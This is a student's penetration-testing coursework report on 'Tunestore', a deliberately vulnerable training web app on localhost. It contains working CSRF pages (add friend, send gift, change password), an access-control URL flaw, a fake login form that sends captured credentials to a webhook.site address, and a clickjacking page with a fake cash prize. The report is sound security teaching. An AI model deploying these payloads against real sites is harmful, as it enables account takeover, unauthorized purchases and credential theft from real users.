

Vulnerability Assessment and Systems Assurance

Vulnerability Assessment and Systems Assurance

Jai Vang

ITIS 4221-091

Secure Programming and Penetration Testing

October 24th, 2023

VULNERABILITY ASSESSMENT AND SYSTEMS ASSURANCE REPORT

TABLE OF CONTENTS

<u>Section</u>	<u>Page #</u>
1.0 General Information	3
1.1 Purpose	
2.0 CSRF Vulnerabilities	
2.1 Adding A Friend	4
2.2 Give Gift	5
2.3 Change password	7
3.0 Identify A Broken Access Control Vulnerability	9
3.1 Ability to View Other Users' CD Purchased	9
4.0 DOM-XSS Vulnerability	10
4.1 Harvesting A User Login Credential	10
5.0 Write an Attack Document	13
5.1 Clickjacking – Add a Friend	13

1.0 General Information

1.1 Purpose

The objective for this assessment is to exploit the existent of vulnerabilities within the application. The overall security of the application is vital. Therefore, we will attempt to identify any Cross-Site Request Forgery (CSRF), any broken access control vulnerability with the application, write and demonstrate attacks that can exploit the DOM-XSS vulnerability, write an attack document that can trigger an attack, and create a webpage that performs the clickjacking attack.

2.0 CSRF VULNERABILITY


Cross-Site Request Forgery is an attack that have user execute codes an attackers may implemented in the application without the user knowledge. Some examples of these attack can be adding other users as friend, fund transfers, and changing password. These attacks are usually taking place when a malicious link is sent to them via email or chat.

2.1 Adding A Friend

One of the CSRF vulnerabilities we'll explore is adding a friend without their consent. In this scenario, the user had clicked on a URL they received via email. Because they opened it, a form with malicious code was submitted without the user knowledge. With that, a friend request was sent without authorization. The two **Figures** below will display user 'mopurba' being added, and the codes used to implement the action.



```
1 <!-- <p>Click Here</p>
2 <a href="/Tunestore2020/addfriend.do?friend=joe">Click Here!</a>
3 -->
4
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <title>Page Title</title>
10 </head>
11 <body>
12
13     <form name="friendForm" action="http://localhost:8082/Tunestore2020/addfriend.do" method="POST">
14         <input type="hidden" name="friend" value="mopurba">
15     </form>
16
17     <script> document.forms[0].submit();</script>
18
19
20 </body>
21 </html>
```



2.2 Give Gift

The next CSRF vulnerability that Tunestore have is gift giving. User 'kobe' clicks on a URL and it made him give a cd gift to user 'jaivang' without him realizing it. Before clicking, his balance is \$1,500. After clicking, it will decrease by \$9.99. Afterward, 'jaivang' will disappear from the right side of the page. The **Figures** below display the codes the attacker used, kobe's balance before, and after clicking the code.

```

Open  index.html  ~/Documents/apache-tomcat-9.0.37/webapps/attack2  Save
index.html  index.html  index.html
1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title> Giving A Gift </title>
5
6 </head>
7 <body>
8
9     <iframe id="gift" name="gift"></iframe>
10
11     <form target="gift" action="http://localhost:8082/Tunestore2020/give.do?cd=8&friend=jaivang" method="POST">
12         <input type="hidden">
13     </form>
14
15     <script>
16         document.forms[0].submit();
17     </script>
18
19
20 </body>
21 </html>

```

← → ↻ ⓘ localhost:8082/Tunestore2020/giftsetup.do?cd=1

the tunestore

buy some tunes - give some tunes

Welcome kobe!

Your account balance: \$1,500.00

Add Balance:


Type: -- SELECT ▾

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::Gift



Classic Songs My Way
Paul Anka

[Buy/Gift](#) (\$9.99)

[jaivang pa](#)

Copyright © 2008 The Tune Store

Tunestore::Freinds x Tunestore::Gift x Giving A Gift

localhost:8082/Tunestore2020/give.do?cd=1&friend=jaivang

the tunestore
buy some tunes - give some tunes

Welcome kobe!
You just gave the gift of music!
Your account balance: \$1,490.01

Add Balance:

Type: -- SELECT v

Number:


Amount:

Add

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Copyright © 2008 The Tune Store


Tunestore::Gift


Classic Songs My Way
Paul Anka
[Buy/Gift](#) (\$9.99)

pa ← jaiVang is gone

2.3 Change password

There is also a CSRF Vulnerability found in the application – change password. As show below Kobe's password is 123:




In this scenario, a hacker sends Kobe a URL via email. On it, a form with a POST method that consists of malicious codes that leads to a website will change Kobe's password to 999 after clicking the link. The codes can be seen below:

```


1 <!DOCTYPE html>
2 <html>
3 <head>
4     <title> Changing Password</title>
5
6 </head>
7 <body>
8
9     <iframe id="frame" name="frame"></iframe>
10
11     <form target="frame" action="http://localhost:8082/Tunestore2020/password.do" method="POST">
12         <input type="hidden" name="password" value="999">
13         <input type="hidden" name="rptPass" value="999">
14     </form>
15
16     <script>
17         document.forms[0].submit();
18     </script>
19
20
21 </body>
22 </html>

```

As one can see, Kobe's old password 123 does not work anymore. He's getting an error message.



Kobe's password had been changed to 999 without him realizing it as seen below:




3.0 Broken Access Control Vulnerability

Broken Access Control Vulnerability is the type of vulnerability that enables users to access data and functionalities that they should not have access to. Malicious user takes advantage of weak target applications. Sensitive information and system can be accessed by attackers.

3.1 Ability to View Other Users' CD Purchased


Such vulnerability exist in the Tunestore application as user 'Kobe' can view the purchased CDs of user 'Larry'. The URL used was "localhost:8082/Tunestore2020/viewcds.do?friend=larry".




4.0 DOM-XSS VULNERABILITY

4.1 Harvesting A User Login Credential

Tunestore has a XSS vulnerability that enable attackers to harvest a user's login credentials. The hacker will send an URL to the user via email and prompt the user to click it. If the user does click it, it will send them to a fake webpage that looks like Tunestore as seen below:



If the user input their information in, the attacker will capture their login information as seen below:



Webhook.site interface showing a GET request details. The URL is `https://webhook.site/d0c0af0d-d00d-4de2-9d71-71a377139c6a?username=jaivang&password=112233`. The headers show a referer from `http://localhost:8082/attack4/`. The query strings show `username=jaivang` and `password=112233`. A red bracket highlights the query strings.

The codes used to carry out this attack in can be seen below:

```

1 <script>
2
3 function attack(){
4
5 document.getElementsByName("loginForm")[0].method="post";
6
7 document.getElementsByName("loginForm")[0].action="you_web_hook.com";
8
9 }
10
11 document.addEventListener("DOMContentLoaded",attack);
12
13 </script>
14
15
16
17
18 <form name="loginForm" method="get" action="https://webhook.site/d0c0af0d-d00d-4de2-9d71-71a377139c6a">
19
20 <link rel="stylesheet" href="/Tunestore2020/css/reset.css" type="text/css">
21 <link rel="stylesheet" href="/Tunestore2020/css/fonts.css" type="text/css">
22 <link rel="stylesheet" href="/Tunestore2020/css/base.css" type="text/css">
23 <link rel="stylesheet" href="/Tunestore2020/css/grids.css" type="text/css">
24 <link rel="stylesheet" href="/Tunestore2020/css/tunestore.css" type="text/css">
25
26 <div id="doc3" class="yui-t3">
27 <div id="hd"></div>
28 <div id="bd">
29 <div id="yui-main">
30 <div class="yui-b">
31 <div class="yui-g">
32
33 </div>
34 </div>
35 <div class="yui-b" id="leftpanel">
36

```

```

36
37 <table>
38 <tr>
39   <td class="prompt">Login username:</td>
40   <td class="ui"><input type="text" name="username" value=""></td>
41 </tr>
42 <tr>
43   <td class="prompt">Login password:</td>
44   <td class="ui"><input type="password" name="password" value=""></td>
45 </tr>
46 <tr>
47   <td colspan="2" class="ui"><input type="checkbox" name="stayLogged" value="true">&nbsp;Stay Logged In?</td>
48 </tr>
49 <tr>
50   <td colspan="2" class="ui"><input type="submit" value="Login"></td>
51 </tr>
52 </table>
53 </form>
54 <form method="get" action="/Tunestore2020/login">
55 </form>


```

5.0 CLICKJACKING ATTACK

Clickjacking is an attack that tricks a user into clicking a webpage element disguised another element. This can cause unwanted download of malware, leak sensitive data or information, or even transfer money or purchase production without the user's knowledge.

5.1 Clickjacking – Add a Friend

Tunestore is also vulnerable to clickjacking attacks. A hacker used an iframe tag to load the content of the Tunestore front page within his malicious site. The CSS property/value used to make the Tunestore page transparent was 'opacity:0.5'. Add this makes the Tunestore page transparent. The webpage is disguised as a fake website that will have the user click on the submit button to win \$15,000 as seen below:



The codes that were used for the attack:

index.html	×	index.html	×	index.html
<pre>1 <!DOCTYPE html> 2 <html> 3 <head> 4 <title>Clickjacking</title> 5 6 <style> 7 8 iframe { 9 width: 801px; 10 height: 801px; 11 position: absolute; 12 top:0; left:-21px; 13 opacity: 0.5; 14 z-index: 1; 15 } 16 17 #btn { 18 position: absolute; 19 top: 306px; 20 left: 305px; 21 padding: 0px 0px; 22 } 23 24 #fake_prize{ 25 position: absolute; 26 top: 286px; 27 left: 383px; 28 height: 15px; 29 width: 160px; 30 } 31 32 .win_prize { 33 position: absolute; 34 top: 287px; 35 left: 301px; 36 } 37</pre>				

```
38     .ad {
39         position: absolute;
40         top: 267px;
41         left: 301px;
42     }
43
44
45     </style>
46
47 </head>
48 <body>
49
50     <form name="add_friend" method="POST" action="/Tunestore2020/addfriend.do">
51     <div class="win_prize">Win Prize:</div>
52     <input type="text" id="fake_prize" name="friend" value=""><br />
53     <div class="ad">Win $15,000 in cash right now</div>
54     <input type="submit" id="btn" value="Submit">
55     </form>
56
57
58
59     <!-- The URL of the victim site -->
60     <iframe src="/Tunestore2020/addfriend.do"></iframe>
61
62
63
64 </body>
65 </html>
```
